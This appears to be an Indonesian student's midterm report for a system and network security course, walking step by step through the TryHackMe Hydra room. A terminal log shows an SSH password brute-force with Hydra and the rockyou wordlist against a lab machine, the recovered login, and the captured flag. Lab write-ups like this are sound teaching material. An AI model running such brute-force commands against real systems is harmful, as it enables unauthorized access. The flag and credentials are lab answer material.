LAPORAN UTS

KEAMANAN SISTEM DAN JARINGAN KOMPUTER

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


1. Buka website tryhackme lalu login sesuai dengan email anda jika belum maka anda harus mendafkarkan akun anda terlebih dahulu.
2. Klik Learn lalu pilih Learn.



3. Cari kata kunci Hydra di menu Search dan pilih hydra dengan icon naga berkepala tiga




4. Saat memasuki room klik join room untuk mengerjakan beberapa pertanyaan.




5. Pada soal kedua klik Start Machine untuk menentukan target IP Address

6. Setelah itu jalankan Attackbox lalu akan diarahkan keterminal



Ketik seperti itu dan untuk alamat IP sesuaikan dengan target . jika sudah tunggu prosesnya hingga mendapatkan username dan password.



7. Jika sudah masukkan ke form sesuai dengan alamat ip maka akan berhasil login
8. Setelah berhasil maka anda mendapatkan kode untuk menjawab pertanyaan yang ada di tryhackme.

9. Untuk menjawab soal selanjutnya masuukan kode ini ke terminal

```
root@ip-10-10-95-239:~# hydra -l molly -P /usr/share/wordlists/rockyoroot@ip-10-10-95-239:~# hydra -l molly -P /usr/share/wordlists/rockyou.
txt 10.10.77.63 -t4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 16:23:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.77.63:22/
[22][ssh] host: 10.10.77.63   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 16:24:21
root@ip-10-10-95-239:~# ssh molly@10.10.77.63
The authenticity of host '10.10.77.63 (10.10.77.63)' can't be established.
ECDSA key fingerprint is SHA256:xs9ocmf4iFHx3K5X5CGYng9zUNRCxcAIORk0Asvcr2w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.77.63' (ECDSA) to the list of known hosts.
molly@10.10.77.63's password:
Permission denied, please try again.
molly@10.10.77.63's password:
Permission denied, please try again.
molly@10.10.77.63's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-77-63:~$ ls
flag2.txt
molly@ip-10-10-77-63:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-77-63:~$
```

10. Jika soal sudah terjawab, selamat learn hydra telah selesai